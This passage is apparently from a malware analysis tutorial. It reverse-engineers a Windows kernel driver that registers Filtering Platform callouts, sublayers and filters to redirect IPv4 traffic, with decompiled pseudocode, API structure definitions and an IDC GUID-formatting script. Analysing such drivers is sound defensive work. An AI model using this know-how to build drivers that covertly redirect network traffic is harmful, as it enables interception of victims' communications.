
```
NTSTATUS __fastcall sub_140004F2C(void *a1)
{
  FWPS_CALLOUT1 callout; // [rsp+20h] [rbp-48h] BYREF

  if ( !engineHandle )
    return 0xC0000008;
  *(&callout.flags + 1) = 0;
  callout.classifyFn = (FWPS_CALLOUT_CLASSIFY_FN1)&sub_1400053A0;
  callout.flags = 0;
  callout.notifyFn = (FWPS_CALLOUT_NOTIFY_FN1)sub_140005520;
  callout.flowDeleteFn = (FWPS_CALLOUT_FLOW_DELETE_NOTIFY_FN0)nullsub_1;
  callout.calloutKey = (GUID)xmmword_1400084E8;
  return FwpsCalloutRegister1(a1, &callout, &calloutId);
}
```

**[Figure 82] sub_140004F2C contains the FwpsCalloutRegister1 routine**



```
NTSTATUS FwpsCalloutRegister1(
  void                 *deviceObject,
  const FWPS_CALLOUT1 *callout,
  UINT32               *calloutId
);
```

**[Figure 83] FwpsCalloutRegister1 routine**




```
typedef struct FWPS_CALLOUT1_ {
  GUID                                 calloutKey;
  UINT32                               flags;
  FWPS_CALLOUT_CLASSIFY_FN1            classifyFn;
  FWPS_CALLOUT_NOTIFY_FN1              notifyFn;
  FWPS_CALLOUT_FLOW_DELETE_NOTIFY_FN0 flowDeleteFn;
} FWPS_CALLOUT1;
```

**[Figure 84] FWPS_CALLOUT1_ structure**

- The interpretation for members of  callout structure (**FWPS_CALLOUT1_**) is direct:
  - first member  (**calloutKey**) contains the **GUID** (0BABE0A0B870EFD9A4854F0780CF72951h);
  - the second member represents **flags** (zero);
  - the third member (**classifyFn**) contains a **pointer to a function that works as a notification (trigger) to invoke the callout** whenever there is network data;

- the fourth member (**notifyFn**) is a pointer to a function that will be called when any filter using this callout is added or deleted, as well associated events with callout happen.
- the fifth parameter (**flowDeleteFn**) holds a pointer to a function that will be invoked when the data flow being processed by the callout is finished.

The **sub_140004FB8** is the most important routine so far:




```
NTSTATUS sub_140004FB8()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  sub_140007140((__m128 *)&callout.calloutKey.Data2, 0, 0x54ui64);
  callout.flags = 0;
  v13[0] = xmmword_140007680;
  v14 = 0x34;
  v18 = 0x74;
  v17[0] = xmmword_1400076B0;
  callout.displayData.name = (wchar_t *)v13;
  callout.displayData.description = (wchar_t *)v17;
  v13[1] = xmmword_140007690;
  v17[2] = xmmword_1400076D0;
  v17[1] = xmmword_1400076C0;
  callout.calloutKey = (GUID)xmmword_1400084E8;
  callout.applicableLayer = (GUID)xmmword_1400083F0;
  v0 = FwpmCalloutAdd0(engineHandle, &callout, 0i64, 0i64);
  if ( v0 )
    goto LABEL_2;
  sub_140007140((__m128 *)&subLayer.subLayerKey.Data2, 0, 0x44ui64);
  subLayer.flags = 0;
  v7 = 0;
  subLayer.subLayerKey = key;
  subLayer.displayData.name = (wchar_t *)v6;
  v12 = 0x74;
  v6[1] = xmmword_140007700;
  subLayer.displayData.description = (wchar_t *)v10;
  subLayer.weight = 0xFFFF;
  v6[0] = xmmword_1400076F0;
  v10[0] = xmmword_140007720;
  v11 = 0x63006500720069i64;
  v10[1] = xmmword_140007730;
  v0 = FwpmSubLayerAdd0(engineHandle, &subLayer, 0i64);
  if ( v0 )
    goto LABEL_2;
  v2 = 0xFFFFFFFFFFFFFFFFui64;
  sub_140007140((__m128 *)&filter, 0, 0xC8ui64);
  filter.numFilterConditions = 0;
  v8[0] = xmmword_140007750;
  v9 = 0;
  filter.displayData.name = (wchar_t *)v8;
  v15[0] = xmmword_140007780;
  v16 = 0;
  filter.displayData.description = (wchar_t *)v15;
  v8[1] = xmmword_140007760;
  filter.action.type = 0x5003;
  filter.weight.type = FWP_UINT64;
  v15[2] = xmmword_1400077A0;
  filter.weight.uint64 = (UINT64 *)&v2;
  v15[1] = xmmword_140007790;
  filter.subLayerKey = key;
  filter.action.4 = (union FWPM_ACTION0_::$6EA882394A24E7F0D0D0A8FACB4240B6)xmmword_1400084E8;
  filter.layerKey = (GUID)xmmword_1400083F0;
  result = FwpmFilterAdd0(engineHandle, &filter, 0i64, &id);
```

**[Figure 85] sub_140004FB8: invoking relevant calls**

As highlighted in the code, there are three key subroutines being called:


- **FwpmCalloutAdd0:** this routine is responsible for adding a new callout to the system and its prototype is **DWORD FwpmCalloutAdd0([in] HANDLE engineHandle, const FWPM_CALLOUT0 *callout, PSECURITY_DESCRIPTOR sd,[out, optional] UINT32 *id)**. The first parameter is a handle to the open session to the filter engine, the second parameter is a pointer to the callout object (**FWPM_CALLOUT0 structure**) and the last parameter represents the output, which is a runtime identifier.



```
typedef struct FWPM_CALLOUT0_ {
  GUID              calloutKey;
  FWPM_DISPLAY_DATA0 displayData;
  UINT32            flags;
  GUID              *providerKey;
  FWP_BYTE_BLOB     providerData;
  GUID              applicableLayer;
  UINT32            calloutId;
} FWPM_CALLOUT0;
```

**[Figure 86] FWPM_CALLOUT0 structure**

- **FwpmSubLayerAdd0:** this routine adds a sublayer to the system, and its prototype is given is **DWORD FwpmSubLayerAdd0([in] HANDLE engineHandle, [in] const FWPM_SUBLAYER0 *subLayer, [in, optional] PSECURITY_DESCRIPTOR sd).** The second argument represents the sublayer to be added.




```
typedef struct FWPM_SUBLAYER0_ {
  GUID              subLayerKey;
  FWPM_DISPLAY_DATA0 displayData;
  UINT32            flags;
  GUID              *providerKey;
  FWP_BYTE_BLOB     providerData;
  UINT16            weight;
} FWPM_SUBLAYER0;
```

**[Figure 87] FWPM_SUBLAYER0 structure**


- **FwpmFilterAdd0:** this routine adds a new filter object to the system, and its prototype is **DWORD FwpmFilterAdd0([in] HANDLEengineHandle, [in] const FWPM_FILTER0 *filter, [in, optional] PSECURITY_DESCRIPTOR sd, [out, optional] UINT64 *id)**, whose second parameter is a pointer to the filter object to be added and the fourth parameter, similar to the **FwpmCalloutAdd0**, represents the output as a runtime identifier.

Line **7** from the last figure has a reference to **xmmword_140007680**. Actually, if we follow this data reference, we will see a big hexadecimal number. Pressing "**U hotkey**" (or even "**A hotkey**"), we will see a Unicode string, but without an appropriate representation (actually, it is not necessary to press **U** or **A hot keys**, and I show it to prove that is a Unicode string). Selecting all lines containing characters and going to **Edit → Strings → Unicode**, and the "*redirectCalloutV4*" string will pop up. There are other Unicode strings being used by the pseudo code within this routine, so readers can repeat the same approach for them. After handling strings and renaming variables, we have the following pseudo code:



```
NTSTATUS sub_140004FB8()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  sub_140007140((__m128 *)&callout.calloutKey.Data2, 0, 0x54ui64);
  callout.flags = 0;
  redirectCalloutV4[0] = *(_OWORD *)L"redirectCalloutV4";
  v14 = *(_DWORD *)L"4";
  v18 = *(_DWORD *)L"t";
  IPv4_callout_for_redirect[0] = *(_OWORD *)L"IPv4 callout for redirect";
  callout.displayData.name = (wchar_t *)redirectCalloutV4;
  callout.displayData.description = (wchar_t *)IPv4_callout_for_redirect;
  redirectCalloutV4[1] = *(_OWORD *)L"CalloutV4";
  IPv4_callout_for_redirect[2] = *(_OWORD *)L" redirect";
  IPv4_callout_for_redirect[1] = *(_OWORD *)L"lout for redirect";
  callout.calloutKey = (GUID)GUID_0BABE0A0B870EFD9A4854F0780CF72951h;
  callout.applicableLayer = (GUID)GUID_0A3F9CACF670A7DAA4562B784C6E63C8Ch;
  identifier = FwpmCalloutAdd0(engineHandle, &callout, 0i64, 0i64);
  if ( identifier )
    goto LABEL_2;
  sub_140007140((__m128 *)&subLayer.subLayerKey.Data2, 0, 0x44ui64);
  subLayer.flags = 0;
  v7 = aRedirectsublay[0x10];
  subLayer.subLayerKey = key_AE1E820A_C60A_42A8_B4A2_9ACFB050387F;
  subLayer.displayData.name = (wchar_t *)redirectSublayer;
  v12 = *(_DWORD *)L"t";
  redirectSublayer[1] = *(_OWORD *)L"Sublayer";
  subLayer.displayData.description = (wchar_t *)Sublayer_for_redirect;
  subLayer.weight = 0xFFFF;
  redirectSublayer[0] = *(_OWORD *)L"redirectSublayer";
  Sublayer_for_redirect[0] = *(_OWORD *)L"Sublayer for redirect";
  v11 = *(_QWORD *)L"irect";
  Sublayer_for_redirect[1] = *(_OWORD *)L" for redirect";
  identifier = FwpmSubLayerAdd0(engineHandle, &subLayer, 0i64);
  if ( identifier )
    goto LABEL_2;
  v2 = 0xFFFFFFFFFFFFFFFFui64;
  sub_140007140((__m128 *)&filter, 0, 0xC8ui64);
  filter.numFilterConditions = 0;
  redirectFilterV4[0] = *(_OWORD *)L"redirectFilterV4";
  v9 = aFilterv4[8];
  filter.displayData.name = (wchar_t *)redirectFilterV4;
  IPv4_filter_for_redirect[0] = *(_OWORD *)L"IPv4 filter for redirect";
  v16 = aTerForRedirect[0x10];
  filter.displayData.description = (wchar_t *)IPv4_filter_for_redirect;
  redirectFilterV4[1] = *(_OWORD *)L"FilterV4";
  filter.action.type = FWP_ACTION_CALLOUT_TERMINATING;
  filter.weight.type = FWP_UINT64;
  IPv4_filter_for_redirect[2] = *(_OWORD *)L"redirect";
  filter.weight.uint64 = (UINT64 *)&v2;
  IPv4_filter_for_redirect[1] = *(_OWORD *)L"ter for redirect";
  filter.subLayerKey = key_AE1E820A_C60A_42A8_B4A2_9ACFB050387F;
  filter.action.calloutKey = (union FWPM_ACTION0_::$6EA882394A24E7F0D0D0A8FACB4240B6)GUID_0
  filter.layerKey = (GUID)GUID_0A3F9CACF670A7DAA4562B784C6E63C8Ch;
  result = FwpmFilterAdd0(engineHandle, &filter, 0i64, &id);
  identifier = result;
  if ( result )
```

**[Figure 88] sub_140004FB8: improved code**




```
typedef struct FWPM_FILTER0_ {
  GUID                   filterKey;
  FWPM_DISPLAY_DATA0     displayData;
  UINT32                 flags;
  GUID                   *providerKey;
  FWP_BYTE_BLOB          providerData;
  GUID                   layerKey;
  GUID                   subLayerKey;
  FWP_VALUE0             weight;
  UINT32                 numFilterConditions;
  FWPM_FILTER_CONDITION0 *filterCondition;
  FWPM_ACTION0           action;
  union {
    UINT64 rawContext;
    GUID   providerContextKey;
  };
  GUID                   *reserved;
  UINT64                 filterId;
  FWP_VALUE0             effectiveWeight;
} FWPM_FILTER0;
```

[Figure 89] FWPM_FILTER0 structure (from FwpmFilterAdd0 routine)

From the pseudo code, we have that:


- The callout is displayed as “**redirectCalloutV4**”.
- The callout’s description is “**IPv4 callout for redirect**”.
- Remember that a callout object is represented by **FWPM_CALLOUT0 structure**.
- The **displayData field** from **FWPM_CALLOUT0_ structure** is represented by the **FWPM_DISPLAY_DATA0 structure**, which is composed by **wchar_t pointers** that are name and description fields (check for **lines 11** and **12**).
- **On line 6**, flags (from **FWPM_CALLOUT0_ structure)** are zero, but it could be **FWPM_CALLOUT_FLAG_PERSISTENT (0x00010000)**, **FWPM_CALLOUT_FLAG_PERSISTENT (0x00020000)** and **FWPM_CALLOUT_FLAG_REGISTERED (0x00040000)** values.
- The **calloutKey** identifies a session and **applicableLayer** indicates which layer such callout will be used, so this field forces that only filters from this provided layer are allowed to invoke the callout.
- The sublayer’s description is “**Sublayer for redirect**” and its **displayName** is “**redirect for Sublayer (lines 27 and 30**).
- The sublayer, which has a **FWPM_SUBLAYER0 structure** associated, is also identified by a **GUID** in the **subLayerKey**. Sure, there is a list of built-in sublayers, but in this specific case there is a provided key (check for **line 24**). If we follow the key reference we will find the following information:



```
.rdata:00000001400084F8 ; const GUID key
.rdata:00000001400084F8 key             dd 0AE1E820Ah           ; Data1
.rdata:00000001400084F8                                         ; DATA XREF: sub_140004FB8+107↑r
.rdata:00000001400084F8                                         ; sub_140004FB8+272↑r ...
.rdata:00000001400084FC                 dw 0C60Ah               ; Data2
.rdata:00000001400084FE                 dw 42A8h                ; Data3
.rdata:0000000140008500                 db 0B4h, 0A2h, 9Ah, 0CFh, 0B0h, 50h, 38h, 7Fh; Data4
```

[Figure 90] Sublayer’s key (from FWPM_SUBLAYER0 structure)

- To format this **GUID** I used the following simple **IDC script**:



```
static Guid(ea)
{
    auto aborges = sprintf("{%08X-%04X-%04X-%02X%02X-%02X%02X%02X%02X%02X%02X}\n",
Dword(ea), Word(ea+4), Word(ea+6), Byte(ea+8), Byte(ea+9),Byte(ea+10), Byte(ea+11), Byte(ea+12), Byte(ea+13), Byte(ea+14), Byte(ea+15));

    Message(aborges);
    return 0;
}
```

Scripting language: IDC
Tab size: 4

